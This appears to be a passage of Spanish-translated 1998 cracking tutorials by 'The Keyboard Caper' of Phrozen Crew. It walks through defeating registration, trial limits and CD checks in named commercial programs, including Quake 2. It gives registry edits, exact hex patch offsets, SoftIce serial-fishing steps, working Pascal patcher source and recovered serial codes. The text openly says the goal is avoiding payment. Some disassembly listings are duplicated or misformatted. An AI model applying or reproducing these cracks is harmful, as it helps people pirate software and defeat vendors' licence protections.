:0043FE69 A1FC274400            mov eax, dword ptr [004427FC]
:0043FE6E E8ADE5FFFF            call 0043E420

:0043FE73 6A01                  push 00000001

* Possible StringData Ref from Code Obj ->"RegistrationStatus"
```

P10. Interesante.. ¿Has visto "RegistrationStatus"? Vamos a abrir el REGEDIT y
Hechar un vistazo en HKCU\Software\Spaeder\TrayCal:

```
EnhancedSystemDate="0"
RegistrationStatus="0"
```

Que quiere decir esto? Deberias saber que hacer! :-) Ok,
Reemplaza los 0 por 1. Quedaria esto:

```
EnhancedSystemDate="1"
RegistrationStatus="1"
```

Debemos modificar la clave EnhancedSystemDate tambien,
Si no no trabajaria. Ok, pulsa F5 para actualizar el registro

P11. Corre TRAYCAL.EXE. Haz click en About. Wow, Ahora esta registrado, Facil ¿no?

P12. Puedes exportar esto a un archivo HKCU\Software\Spaeder\TrayCal.
que modifica el registro, salvalo como TC.reg

```
REGEDIT4

[HKEY_CURRENT_USER\Software\Spaeder\TrayCal]

"RegistrationStatus"="1"
"EnhancedSystemDate"="1"
```

P13. Puedes pasar la informacion al registro haciendo doble clik sobre
TC.REG

PARTE 2: Como registrar CopyPaste 1.20

P1. Corre CopyPaste.EXE

P2. Entra cualquier password y saltaras al error

P3. Ok, sal del programa

P4. Corre WC, ve al directorio CopyPaste.

P5. Copia CopyPaste.EXE a CopyPaste.EXX y a CopyPaste.W32

P6. Corre W32Dasm y desensambla CopyPaste.W32

P7. Pulsa en STRING DATA REFERENCE, busca la cadena
"Wrong password - no register..". y pulsa sobre ella

P8. Cierra SDR, veras esto:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00403427(C), :00403438(C)

:0040346F 8D442430          lea eax, dword ptr [esp+30]

:00403473 68FF000000        push 000000FF
:00403478 50                push eax
:00403479 8B0D1C664100      mov ecx, dword ptr [0041661C]

* Possible Reference to String Resource ID=00014: "Wrong password - no reg.."
```

P9. Has visto quien llama a la funcion? (403427 y 403438) Ok, pulsa PgUp
hasta ver

```
:00403427 7446              je 0040346F
:00403429 8D442410          lea eax, dword ptr [esp+10]
:0040342D 50                push eax

:0040342E E81D400000        call 00407450
:00403433 83C404            add esp, 00000004
:00403436 85C0              test eax, eax
:00403438 7435              je 0040346F
:0040343A 8D442430          lea eax, dword ptr [esp+30]
:0040343E 68FF000000        push 000000FF
:00403443 50                push eax
:00403444 8B0D1C664100      mov ecx, dword ptr [0041661C]

* Possible Reference to String Resource ID=00013: "Thank you for regist..."
```

P10. Mira en 00403427, es dond saltas cuando te joden.
Vamos a ver asegurate que la barra verde esta en
: 00403427 7446 je 0040346F
Deberias ver el @Offset 00002827h. donde poder parchear

P11. Regresa a WC, corre HIEW COPYPA~1.EXE, pulsa F4, F5 y 2827.
deberias ver:

```
00002827: 7446          je     00000286F   ---------- (1)

00002829: 8D442410          lea    eax,[esp][00010]
0000282D: 50            push   eax
0000282E: E81D400000        call   000006850   ---------- (2)
00002833: 83C404          add    esp,004
00002836: 85C0          test   eax,eax
00002838: 7435          je     00000286F   ---------- (3)
```

NOTE: Para prevenir la confusion de offsets en HIEW, edita la linea siguiente en HIEW.INI,
ShowOffset = Global

P12. Pulsa F3, entra 9090 y ve sobre 7435 (offset 2838), entra 9090, F9 y sal de HIEW.

P13. Corre CopyPaster.EXE, Funciona? *eeyaa* Lo has hecho!!

PARTE 3: Remover el limite de tiempo en Radio Destiny 0.2

P1. Corre RADIO.EXE

P2. *boom* Esta version ha expirado. Sal del programa

P3. Corre WC, ve al directorio RADIO

P4. Ya sabes, RADIO.EXE a RADIO.EXX y a RADIO.W32

P5. Corre W32Dasm y desensambla RADIO.W32.

P6. Una vez desnesmablado haz click sobre STRING DATA REFERENCE,
busca "This version has expired.".
no habras encontrado la cadena, ¿ahora que?
El modo Debugger en W32Dasm no trabajara porque es un programa de 16 bits
Vamos a intentarlo...

P7. No quites W32Dasm.. corre HIEW RADIO.EXE. F4 para HEX Mode,
pulsa F7. y busca "This version has exp" Ahora que? encontraras el offset como 6A26

P8. Regresa a W32Dasm, pulsa PgDn hasta que encuentres la direccion offset
"00006A26h"

P9. Wow, Que tenemos? Esto:

```
:0001.63A6 54686973207665727369   DB "This versi"
:0001.63B0 6F6E2068617320657870   DB "on has exp"
:0001.63BA 697265642E00           DB "ired.",0
```

Presiona PgUp 3 o 4 veces. en algun lugar veras "BYTE xxxxh" ignoralo

P10. Hmm, Que ves?
Call USER.MESSAGEBOX!!

:0001.630A 9AC75B0000 call USER.MESSAGEBOX

Ya sabemos donde se llama al mensaje de expiracion

Pulsa arriba hasta ver

```
:0001.62F1 7C21        jl 6314
:0001.62F3 7F05        jg 62FA
:0001.62F5 3DB40B      cmp ax, 0BB4
:0001.62F8 761A        jbe 6314
```

P11. Mira en 0001.62F1,Donde se salta
Pon la barra verde en la direccion 0001.62F1
el offset sera 00006971h.

P12. Regresa a WC, corre HIEW RADIO.EXE, F4, F5 y 6971.deberias ver:

```
00006971: 7C21        jl     000006994
00006973: 7F05        jg     00000697A

00006975: 3DB40B      cmp    ax,00BB4
00006978: 761A        jbe    000006994
```

P13. Modifiquemos los bytes pulsando F3, entrando EB
y actualizando con F9. Sal de HIEW.

P14. Ok, corre RADIO.EXE *boom* Funciona!! :-)

PART 4: Codigo fuente en PASCAL por tKC/PC '98

----------<cut here>----------

```
Uses Crt;

 Const A: Array[1..4] of Record {<-------- 4 bytes to be patched}

                    A : Longint;
                    B : Byte;
                   End =
((A:$2827;B:$90), {<--------------- offset "2827" and byte "90" to be changed}
(A:$2828;B:$90), {<--------------- offset "2828" and byte "90" to be changed}
(A:$2838;B:$90), {<--------------- offset "2838" and byte "90" to be changed}
(A:$2839;B:$90)); {<--------------- offset "2839" and byte "90" to be changed}


Var Ch:Char;
   I:Byte;
   F:File;
   FN:file of byte;

   Size:longint;


Begin
```

```
 Writeln('Little Patch');writeln('Crack for CopyPaste 1.20 by tKC/PC "98');
 Assign(F,'COPYPA~1.EXE'); {<-------------- filename to be patched}
 {$I-} Reset(F,1); {$I+}
 If IOResult <> 0 then
    begin
    writeln('File not found!');
    halt(1);
    end;
 For I:=1 to 4 do {<----------------------- 4 bytes to be patched}
 Begin
  Seek(F,A[I].A);
  Ch:=Char(A[I].B);
  Blockwrite(F,Ch,1);
 End;
 Writeln('File successfully patched!');

End.
```

----------<cut here>----------

Espero que hayas disfrutado tanto como yo. nos vemos en el capitulo 6

Agradecimientos a to Taha, Taylor, ThatDude, Archimede, PowerLord and everyone in PC!!

Enjoy it,
The Keyboard Caper,
The Founder of PhRoZeN CReW '94 - '98

4-1-1998

Traducido por Muñoz!

Tutorial de tKC sobre Cracking (Leccion 6)

Hola!

En este tutor te enseñare sobre todo acerca de W32Dasm. Lo siento, ni softice
ni IDA por ahora, pero como ya tengo una nueva maquina, y en el siguiente tutorial
hablare del Softice

CONTENIDOS:

1) Como registrar DocSweep 3.0
Usando el registro de windows, sin parchear el programa
URL: http://www.spaeder.com

2) Como registrar Cover Your Tracks 2.0
Usando archivos INI, sin parchear
URL: http://www.geocities.com/SiliconValley/Vista/5610/

3) Como crackear el chequeo del CD en Quake 2 3.10
Parcheandolo podras jugar sin el cd
URL: http://www.idsoftware.com

4) Como registrar TrayRun 2.0.1
Parcheado el programa para acceptar tu codigo de registro, pero
todavia no registrado despues de reiniciar el programa. y como solucionarlo
La mayoria de los programas Shareware usan protecciones basadas en escribir algo
en el registro
URL: http://www.mjtnet.com

5) Codigo fuente en Pascal de tKC/PC '98
Necesitaras Turbo Pascal 7.0 para compilarlo

6) Ultimas palabras

HERRAMIENTAS:

Las herramientas que necesitas son

W32Dasm 8.9 - http://www.fortunecity.com/bally/waterford/18/w32dsm89.zip

Hacker's View 5.66 - ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

FAR 1.50b - ftp://rwntug.quarta.msk.ru/WinUtil/Rar/far150b.exe
o el Windows Commander 3.50 Beta 7 - http://www.ghisler.com

NOTA: Puedes encontrar otras herramientas como SoftIce 3.22, IDA 3.70 y otros
programas muy utiles en http://cracking.home.ml.org
Pero no las necesitaremos para el siguiente tutor.

PART 1: Como registrar DocSweep 3.0

Step 1. Corre DOCSWEEP.EXE

Step 2. Veras que tienes 30 evaluaciones para el programa.
Pulsa en DS, y haz click en Reg Number. Entra tu nombre y algun codigo y veras el mensaje de error

Step 3. Sal del programa

Step 4. Corre WC, ve al directorio DocSweep

Step 5. Copia DOCSWEEP.EXE como DOCSWEEP.W32

Step 6. Desensambla DOCSWEEP.W32

Step 7. Una vez hecho esto, pulsa en STRING DATA REFERENCE, y busca la cadena "Invalid registration code.", haz click sobre ella

Step 8. Cierra la ventana de SDR, deberias ver:

```
* Possible StringData Ref from Code Obj ->"Invalid registration code."  <---- bad boy

:0043578D A138784300          mov eax, dword ptr [00437838]
:00435792 E89952FFFF          call 0042AA30
```

Step 9. Vamos, a ver que ocurre si metemos un codigo erroneo. Pulsa PgUp 1 o 2 veces hasta que veas:

```
:004356E1 0F859B000000        jne 00435782  <---- if invalid code, goto bad boy

* Possible StringData Ref from Code Obj ->"Software\Spaeder"

:004356E7 8B0D34784300        mov ecx, dword ptr [00437834]
:004356ED B201                mov dl, 01

:004356EF B86C394300          mov eax, 0043396C
:004356F4 E8CFE8FFFF          call 00433FC8
:004356F9 A398864300          mov dword ptr [00438698], eax
:004356FE C6059C86430001      mov byte ptr [0043869C], 01  <---- good boy
:00435705 A09C864300          mov al, byte ptr [0043869C]
:0043570A 50                  push eax

* Possible StringData Ref from Code Obj ->"Enhanced Hard Drive"
```

Step 10. Interesante... Has visto eso?? Inicia el REGEDIT y busca

HKCU\Software\Spaeder\DocSweep:

```
SectorsPerPartition="178"
```

Hmm, Vamos a poner una nueva cadena. Deberias ver:

```
Enhanced Hard Drive="1"
SectorsPerPartition="178"
```

Ok, pulsa F5 para actualizar el registro

Step 11. Corre DOCSWEEP.EXE. Pulsa en DS, y en About. WoW, Ahora esta registrado!!
Facil no?

Step 12. Hay otro camino para registrar DocSweep. Quieres meter
cualquier valor? Cambia el "1" por "0" en Enhanced Hard Drive
y cambia JNE por JE en la direccion 4356E1
Corre Ds y entra tu nombre y algun codigo y lo registrara

PARTE 2: Como registrar Cover Your Tracks 2.0

Step 1. Corre CYT.EXE

Step 2. Veras la NAG que te recordara que te registres. pulsa en Register
y entra cualquier nombre y cualquier codigo; lo siento, codigo invalido

Step 3. Ok, Sal del programa.

Step 4. Corre WC, y ve al directorio CYT

Step 5. Copia CYT.EXE a CYT.W32

Step 6. Corre W32Dasm y desensambla CYT.W32

Step 7. Una vez densensamblado pulsa en STRING DATA REFERENCE,para buscar
"Invalid code.". Hmm, no hay cadenas, y ahora que? Ok, vamos a
intentar buscar "Registered" y pulsa un par de veces sobre el.

Step 8. Cierra la ventana SDR deberias ver:

```
* Possible StringData Ref from Code Obj ->"Registered"  <---- Buen Chico

:0043E7A1 BA6CE84300          mov edx, 0043E86C
:0043E7A6 E841E6FDFF          call 0041CDEC
```

Step 9. Ok, Vamos a ver lo que hace. pulsa en PgUp una o dos veces
hasta que veas:

```
* Possible StringData Ref from Code Obj ->"C:\windows\system\system.cyt"

:0043E743 BA34E84300          mov edx, 0043E834
:0043E748 8B08                mov ecx, dword ptr [eax]
....
....

* Possible StringData Ref from Code Obj ->"true"  <---- Buen chico

:0043E769 BA5CE84300          mov edx, 0043E85C
:0043E76E E85153FCFF          call 00403AC4
:0043E773 7418                je 0043E78D  <----Si no es igual Malchico

....
....

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
```

```
|:0043E773(C)

:0043E78D C605EC27440001        mov byte ptr [004427EC], 01
:0043E794 A1001C4400            mov eax, dword ptr [00441C00]
:0043E799 8B00                  mov eax, dword ptr [eax]
:0043E79B 8B8020020000          mov eax, dword ptr [eax+00000220]

* Possible StringData Ref from Code Obj ->"Registered"  <----Buen chico
```

Step 10. Interesante lo que hemos visto.
Que es "C:\windows\system\system.cyt"?

Vamos a buscar un archivo en C:\windows\system\system.cyt y nos encontramos:
6
false

Step 11. Hmm, Cambiemos el "false" por "true". Salvalo y corren CYT.EXE
WOW, Registrado!! Es una de las protecciones mas estupidas que he visto

PART 3: Como crackear el chequeo de CD que hace el Quake 2 3.10

Step 1. Corre QUAKE2.EXE

Step 2. Veras que tienes que insertar el Cd para jugar, Ok, no hay problemas,
vamos a escribir el mensaje de error: "You must have the Quake2 CD int he drive to play"

Step 3. Sal del programa

Step 4. Corre WC, y ve al directorio Quake2

Step 5. Copia QUAKE2.EXE como QUAKE2.EXX, y copia QUAKE2.EXE como QUAKE2.W32

Step 6. Corre W32Dasm y desensambla QUAKE2.W32

Step 7. Busca en STRING DATA REFERENCE,la cadena "You must have the Quake2 CD in..".
Y pulsa sobre ellos

Step 8. Cierra la ventana SDR, Deberias ver:

```
* Referenced by a CALL at Address:

|:00429038   <---- Que es esto?

:0042D4F0 E83BFFFFFF            call 0042D430
:0042D4F5 803800                cmp byte ptr [eax], 00
:0042D4F8 750F                  jne 0042D509  <----Mal chico

* Possible StringData Ref from Data Obj ->"You must have the Quake2 CD in "
                                        ->"the drive to play."
```

Step 9. Ok, vamos a encontrar que llama a este procedimiento. Hmm, ¿Has visto lo
que he visto?, referenciado por una llamada en 429038!

Pulsa en el boton Goto Code Location, y entra 429038.

Step 10. Que es lo que obtenemos? Aqui estamos:

```
:00429034 85C0              test eax, eax
:00429036 7505              jne 0042903D  <---- Si no,vamos al buen chico
:00429038 E8B3440000        call 0042D4F0  <---- Mal chico!

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00428FE5(U), :00428FF5(C), :00429019(U), :00429036(C)

:0042903D E84E710000        call 00430190  <---- good boy!
```

Step 11. Ok, Cambiemos 75 por EB en la direccion 429036.
Asegurate que la barra verde este en
:00429036 7505 jne 0042903D, deberias ver el @Offset 00028436h.
Es donde podemos parchear el QUAKE2.EXE.

Step 12. Regresa a WC, corre HIEW QUAKE2.EXE, pulsa F4 para elegir Decode mode (ASM), F5 y entra 28436. Deberias ver:

```
00028436: 7505              jne    00002843D   ---------- (1)

00028438: E8B3440000        call   00002C8F0   ---------- (2)
0002843D: E84E710000        call   00002F590   ---------- (3)
00028442: 8B0DEC0F4700      mov    ecx,[000470FEC]
00028448: A388104700        mov    [000471088],eax
```

Step 13. Ahi podemos cambiar los bytes, pulsa F3 y EB y presiona F9 para actualizar QUAKE2.EXE. Sal de HIEW.

Step 14. Corre QUAKE2.EXE, funcioan? *eeyaa* Lo has hecho!!

PARTE 4: Como registrar TrayRun 2.0.1

Step 1. Corre TRAYRUN.EXE

Step 2. Pulsa sobre Register, y entra cualquier numero y cualquier nombre. Registro Invalido

Step 3. Sal del programa

Step 4. Corre WC, y ve al directorio TRAYRUN

Step 5. Copia TRAYRUN.EXE a TRAYRUN.EXX y copia TRAYRUN.EXE como TRAYRUN.W32

Step 6. Corre W32Dasm y desensambla TRAYRUN.W32

Step 7. Una vez desensamblado busca "Registration Failed" entre las STRING DATA REFERENCE, y haz click sobre ella

Step 8. Cierra la ventana de SDR y veras:

```
* Possible StringData Ref from Code Obj ->"RegC"  <---- y esto?
```

:0042E6C0 BAACE74200 mov edx, 0042E7AC
:0042E6C5 8BC6 mov eax, esi

....
....

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0042E64C(C)

* Possible StringData Ref from Code Obj ->"Registration Failed." <----Mal chico

:0042E6F6 B8BCE74200 mov eax, 0042E7BC

Step 9. Has visto lo que yo, Salto referenciado! Ok, Vamos a pulsar en
Goto Code Location y entrar 42E64C, ahora veremos:

:0042E64C 0F85A4000000 jne 0042E6F6 <---- si no, saltamos a bad boy

* Possible StringData Ref from Code Obj ->"Registration Succesful." <---- Buen chico

:0042E652 B848E74200 mov eax, 0042E748

Step 10. Vamos a jugar! Asegurate de que 0042E64C 0F85A4000000 este en la
barra verde y por lo tanto veras @Offset 0002DA4Ch. Aqui parchearemos
el TRAYRUN.EXE.

Step 11. Regresa a WC, corre HIEW TRAYRUN.EXE, pulsa F4 para seleccionar Decode
mode (ASM), pulsa F5 y presiona 2DA4C. Deberias ver:

0002DA4C: 0F85A4000000 jne 00002DAF6 ---------- (2)

0002DA52: B848E74200 mov eax,00042E748
0002DA57: E87CBBFFFF call 0000295D8 ---------- (3)
0002DA5C: B201 mov dl,001
0002DA5E: B870304200 mov eax,000423070
0002DA63: E8BC4AFFFF call 000022524 ---------- (4)

Step 12. Pulsa F3 entra 0F84 y presiona F9 para actualizar los cambios
Sal del HIEW

Step 13. Corre TRAYRUN.EXE. Entra cualquier nombre/codigo y te dice que estas
registrado pulsa en About y veras tu nombre...

Step 14. Sal de TrayRun y correlo de nuevo. Hmm, Todavia no estamos registrados?
Ahora que? No vamos a pagar por esto...! El programa registra el nombre
y codigo en el registro en la entrada HKCU\Software\MJTNET\TrayRun\Settings.

Step 15. Regresa a W32Dasm y abre otra vez SDR, Busca: "RegC" (Recuerdas donde
has visto esto antese? Lo has visto en la direccion 42E6C0.
Ahora haz doble click sobre "RegC".

Step 16. Cierra la ventana SDR, con lo que veras:

```
* Possible StringData Ref from Code Obj ->"RegC"

:004309EC BA9C0B4300          mov edx, 00430B9C
:004309F1 8BC3                mov eax, ebx
....
....
:00430A0C 833DD426430000      cmp dword ptr [004326D4], 00000000  <---- Codigo de registro!
:00430A13 750D                jne 00430A22
:00430A15 833DD826430000      cmp dword ptr [004326D8], 00000000

:00430A1C 0F84E0000000        je 00430B02  <---- Si no, salta a mal chico

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00430A13(C)

:00430A22 A194264300          mov eax, dword ptr [00432694]
```

Step 17. Ahora piensa, 430B02 es demasiado lejano para saltar desde 430A1C,
Crees que para ir al Buen chico, saltaras tan lejos, yo creo que no.
Mira la direccion 430B02:

```
:00430B02 A1A0264300          mov eax, dword ptr [004326A0]

:00430B07 E86C04FFFF          call 00420F78
....
....
....
:00430B26 E8C928FDFF          call 004033F4
:00430B2B C3                  ret
```

Has visto que 430B02 esta cercano a 430B2B (le dice regresar amtes de
de llamar a este procedimiento) Por lo tanto no podria saltar
lo que normalmente se hace es buscar la ultima comparacion anterior
a la orden RET

Step 18. Busquemos y encontremos esto:

```
:00430ADC 740C                je 00430AEA  <---- si es, saltamos al buen chico

:00430ADE A1A0264300          mov eax, dword ptr [004326A0]
:00430AE3 E89004FFFF          call 00420F78
:00430AE8 EB22                jmp 00430B0C  <---- saltamos a mal chico (la parte final)

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00430ADC(C)

:00430AEA A19C264300          mov eax, dword ptr [0043269C]
:00430AEF 8B80E0010000        mov eax, dword ptr [eax+000001E0]
:00430AF5 8B15D4264300        mov edx, dword ptr [004326D4]  <---- Codigo de registro!
```

Sabemos que tenemos que modificar la direccion 430ADC.
Pon la barra verde en 00430ADC 740C y deberias ver esto @Offset
0002FEDCh. Donde podemos parchear TRAYRUN.EXE.

Step 19. Regresa a WC, corre HIEW TRAYRUN.EXE, F4,F5 y 2FEDC.
Deberias ver:

```
0002FEDC: 740C                    je     00002FEEA   ---------- (1)
0002FEDE: A1A0264300                   mov    eax,[0004326A0]

0002FEE3: E89004FFFF                  call   000020378   ---------- (2)
0002FEE8: EB22                    jmps   00002FF0C   ---------- (3)
0002FEEA: A19C264300                   mov    eax,[00043269C]
```

son los bytes que puedes cambiar, pulsa F3, luego EB y actualiza con F9

Step 20. Corre TRAYRUN.EXE.. No se muestra la NAG, pulsa en About y esta registrado :-)

PART 5: Codigo fuente en pascal de tKC/PC '98

```
Uses Crt;

 Const A: Array[1..1] of Record {<-------- 1 bytes para parchear}
                        A : Longint;
                        B : Byte;
                       End =
((A:$28436;B:$EB)); {<--------------- el offset "28436" y el byte "EB"  seran cambiado}


Var Ch:Char;
    I:Byte;
    F:File;
    FN:file of byte;
    Size:longint;


Begin
 Writeln('Little Patch');writeln('Crack for Quake 2 3.10 by tKC/PC "98');
 Assign(F,'QUAKE2.EXE'); {<-------------- archivo a parchear}

 {$I-} Reset(F,1); {$I+}
 If IOResult <> 0 then
    begin
    writeln('File not found!');
    halt(1);
    end;
 For I:=1 to 1 do {<---------------------- 4 bytes para parchear}
 Begin
  Seek(F,A[I].A);
  Ch:=Char(A[I].B);
  Blockwrite(F,Ch,1);
 End;
 Writeln('File successfully patched!');
End.
```

ULTIMAS PALABRAS

Espero que hayas disfrutado.....

Agradecimientos.....

Enjoy it,
The Keyboard Caper,
The Founder of PhRoZeN CReW '94-98
2-2-1998

Traducido el 7-2-00 por Muñoz!

tKC Cracking Tutorial (Lesson 7)

Bienvenido al tutorial #7!

Muchos newbees me han pedido continuar escribiendo tutores.
Espero que te guste

En este tutor aprenderas mas sobre W32Dasm y SoftIce. Gracias a dios por el nuevo superPC! :-)

CONTENIDOS:

1) Como remover el chequeo de CD en Balls of Steel 1.1
   Usando W32Dasm.
   URL: http://www.pinfllwizards.com/bosdownload.html

2) Como remover la NAG y los 30 dias de limite en NeverForget 1.00
   Usando W32Dasm.
   URL: http://www.neverforget.com/trial.html

3) Como registrarse en Phone Plus 2.00
   Usando SoftIce.

   URL: http://www.aros.net/~impulse

4) Como registrar WinPatch 1.0.06
   Usando SoftIce.
   URL: http://www.artistry.com/products/winpatch/wp.exe

5) Pequeño Sumario

6) Mis ultimas palabras

HERRAMIENTAS

W32Dasm 8.9 - http://www.fortunecity.com/bally/waterford/18/w32dsm89.zip

Hacker's View 5.66 - ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

FAR 1.50 - ftp://rwntug.quarta.msk.ru/WinUtil/Rar/far150.exe
o Windows Commander 3.51 - http://www.ghisler.com

PART 1: Como remover el chequeo del CD en Balls of Steel 1.1

P1. Corre BOS.EXE

P2. Veras que tienes que insertar el cd para jugar. Ok no hay problema
    apunta el mensaje de erro "Please insert the Balls of Steel CD and click..."

P3. Ok, sal del programa

P4. Corre WC, ve al directorio BOS

P5. Copia BOS.EXE como BOS.EXX, y copia BOS.EXE a BOS.W32

P6. Corre W32Dasm y desensambla BOS.W32

P7. Una vez hecho esto, pulsa en STRING DATA REFERENCE, y busca
"Please insert the Balls of Steel.." haz doble click

P8. Cierra la ventana SDR,deberias ver:

```
:00439882 B9F4984300            mov ecx, 004398F4
```

* Possible StringData Ref from Code Obj ->"Please insert the Balls of Steel "

P9. Ok, Vamos a averiguar que llama a este procedimiento. Hmm, deberiamos
regresar al inicio de este

P10. Pulsas PgUp un par de veces hasta que encuentres

```
* Referenced by a CALL at Address:
|:004399D5   <--- que es esto?

:004397A4 55                    push ebp
:004397A5 8BEC                  mov ebp, esp
```

P11. Ok, vamos a encontrar que llama a este procedimiento. Es referenciado
por una llamada en 4399D5! Pulsa en Goto Code Location, y entra 4399D5.

P12. Ah! Encontramos aqui la llamada

```
:004399D5 E8CAFDFFFF            call 004397A4
```

P13. Hmm, vamos a "nopear" (perdon por el termino) la llamada y a ver que ocurre.
Pon la barra verde en
:004399D5 E8CAFDFFFF call 004397A4
y deberias ver este @Offset 00038DD5h. Donde parchear el BOS.exe

P14. Regresa a WC, inicia HIEW BOS.EXE, pulsa F4, F5 y 38DD5.
deberias ver

```
00038DD5: E8CAFDFFFF            call   000038BA4   ---------- (1)

00038DDA: E8D1FBFFFF            call   0000389B0   ---------- (2)
00038DDF: 8B0B                  mov    ecx,[ebx]
00038DD5: E8CAFDFFFF            call   000038BA4   ---------- (1)
00038DDA: E8D1FBFFFF            call   0000389B0   ---------- (2)
00038DDF: 8B0B                  mov    ecx,[ebx]
```

P15. Pulsa F3, entra 9090909090 y presiona F9 para actualizar
el BOS.EXE. Sal de HIEW.

P16. Corre BOS.EXE, funciona? *heeyaa* pues lo has hecho!!

PARTE 2: Como remover la NAG y el limite de 30 dias en NeverForget 1.00

P1. Core NeverForget.EXE

P2. Veras la NAG, Molesta, verdad? Ok, no problem, Escribe el mensaje de error
"Demo version 1.00 installed on.."

P3. Ok, sal del programa

P4. Corre WC, ve al directorio NeverForget

P5. Copia NeverForget.EXE a NeverForget.EXX, y copia NeverForget.EXE como NeverForget.W32

P6. Corre W32Dasm y desensambla NeverForget.W32

P7. Ahora pulsa sobre STRING DATA REFERENCE, busca el mensaje "Demo version "
y haz click sobre el

P8. Cierra la ventana SDR, debeiras ver:

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00408D55(C) <--- Que es esto?

* Possible StringData Ref from Data Obj ->"Demo version "

P9. Ok, vamos a averiguar que salta a este procedimiento. Es referenciado
por una llamada en at 408D55! Haz click en Goto Code Location, y entra
408D55.

P10. Encontramos el salto aqui:

```
:00408D55 0F84F30B0000          je 0040994E
:00408D5B 53                    push ebx
:00408D5C 53                    push ebx
```

P11. Ok, miramos abajo, encontraremos tambien una verificacion del tiempo
("Will expire soon"), Pero si evitamos este salto donde iremos. Aqui:

```
:00408E2B 53                    push ebx
```

P12. Este podria ser el fin de la verificacion del tiempo. Vamos a
averiguar que ocurre si saltamos a esta direccion. Asegurate que la barra
de color cyan esta en :00408E2B 53 push ebx
y veras el @Offset 0000822Bh. Recuerdalo. y regresa a la direccion 408D55
, este offset deberia ser 8155h,verdad?

P13. Ok, regresa a WC, corre HIEW NEVERF~1.EXE, F4, F5 y entra 8155.
Veras:

```
00008155: 0F84F30B0000          je     000008D4E   ---------- (1)
0000815B: 53                    push   ebx
```

P14. Pulsa F3, luego TAB, entra "jmp 822B" y presionas ESC. Debes ver:

```
00008155: E9D1000000            jmp    00000822B
```

P15. Actualiza con F9 NEVERF~1.EXE. Sal de HIEW.

P16. Corre NeverForget.EXE. Ni expira ni mierdas de NAGs, Lo has hecho!!

PARTE 3: Como registrar Phone Plus 2.00

P1. Corre Phone.EXE

P2. Veras la NAG, es una mierda molesta, no? Ok, no problem,
pulsa en "Enter Registration Code.."

P3. Pulsa CTRL-D para romper en Softice.

P4. Teclea BPX GETWINDOWTEXTA y presiona F5, regresaras a PhonePlus.

P5. Entra "tKC/PC '98" como nombre y "12345" como codigo, pulsa OK.

P6. Regresaras al Softice, teclea D EAX, veras "12345" en la ventana de datos

P7. Hmm, no.. pulsa F5, teclea D EAX, ah encontraras "tKC/PC '98" en la ventana de datos

P8. Pulsa F11 para situarte donde se llama a esta funcion. Veras
EAX=0000000A en la ventana de registros? Es la longitud de tu nombre
Intenta poner ? A y obtines 10)

P9. Sabemos que estamos en el lugar correcto. Traza hacia abajo (F10) hasta ver

```
015F:7C69D80F  POP EDI
```

P10. Teclea D ECX y veras tambien nuestro nombre en la ventana de datos.
Sigue trazando hasta obtener lo siguiente:

```
015F:0040EC61  CALL 0040ECBA
```

P11. Ya sabemos que es la ultima comparacion antes del mensaje de error. Necesitamos
meternos en esta funcion. Pulsa F8 para trazar el call.

P12. Sigue trazando hasta que veas:

```
015F:7C681D37  MOV ESI,ECX
```

P13. Teclea D EAX y que es lo que ves en la Ventana de datos? nuestro serial

P14. pon BD* pulsa F5 regresa a PhonePlus.

P15. Entra "1P3201795" *boom* Registrado!!

PARTE 4: Como registrar el WinPatch 1.0.06

P1. Corre WinPatch.EXE

P2. Veras la nag. haz click en "Enter Registration Code.."

P3. Pulsa CTRL-D para ir al Softice.

P4. Teclea BPX GETWINDOWTEXTA y luego F5 regresaras al WinPatch.

P5. Entra "The Keyboard Caper" como nombre, como ID "12345" y compañia
"Phrozen Crew '98". Despues pulsa en OK.

P6. Regresas al Softice, pulsa D EAX, veras nuestro nombre en la ventana
de datos (VD)

P7. Hmm, no.. pulsa F5, teclea D EAX, econtraras "12345" en la VD,
No esta listo todavia.

P8. F5 de nuevo. tipea D EAX *boom* nuestra organizacion en VD.
Estamos listos para comenzar

P9. Pulsa F11 para obtener donde se llama a la funcion. Ved EAX=00000010
en la ventana de registros (VR a partir de ahora)? Es la longitud de
nuestra organizacion (si pones ? 10 obtendras 16)

P10. Sabemos que estamos en el lugar correcto. Traza hacia abajo (con F10)
hasta que veas

```
015F:0040F2A1  PUSH EDX
015F:0040F2A2  PUSH EAX
015F:0040F2A3  CALL 00416B50
```

P11. Ahora sabemos que esta es la ultima llamada antes de que emerja el mensaje
de error. Vamos a intentarlo, pon D EAX y que es lo que ves en la VD?
nuestra ID

P12. Pon BD* y presiona F5 para regresar a WinPatch.

P13. Entra "D&L-1121-1941-3638" *boom* Registrados!!

PART 5: Pequeño sumario

Una vez que has cargado Softice, no puedes desactivarlo hasta que
reinicies el ordenador. para comprobar que SI esta cargado pulsa
CTRL-D. Deberia aperecer la pantalla de SI. Para regresar al windows, pulsa
X (para salir) o G (ir a), o F5.

Para obtener la ayuda, usamos H o F1.

Para trazar a traves del codigo T o F8.
PAra trazar sin entrar en los calls P o F10.

Poner breakpoints, usamos BPX <funcion> ej. BPX GETWINDOWTEXTA o BPX GETDLGITEMTEXTA.
Ver la lista de breakpoints; BL.
Borrar todos los breakpoints, BC*,para el primero bc0 el segundo bc1....
Activar Breakpoints, BE0 o BE* (depende si es uno o todos)
Desactivar breakpoints, BD0 o BD*
Ir al interior de una funcion, usamos F11.

En el proximo tutorial te enseñare mas detalles acerca del Softice.

ULTIMAS PALABRAS

Saludos, agradecimientos, etc....

Enjoy it,
The Keyboard Caper,
The Founder of PhRoZeN CReW '94-98
7-3-1998

Traducido por Muñoz! 7 -2 -00

Tutorial de Cracking de Tkc nº 8

Bienvenidos

Aqui estamos de nuevo. ¿Muchos Newbees? Bueno, no es un gran probleam...

Esto encantado de que a la gente le guste el estilo de estas lecciones

En este numero te enseñare todo mucho mas acerca de W32Dasm y SoftIce. Sin conocimiento, no hay poder!.

Vamos!!

CONTENIDOS:

1) Como desbloquear CaptureEze97 6.0
   Usando SoftIce.
   URL: http://www.screencapture.com/c97setup.exe

2) Como registrarse en MPEG Player 1.76
   Usando SoftIce.
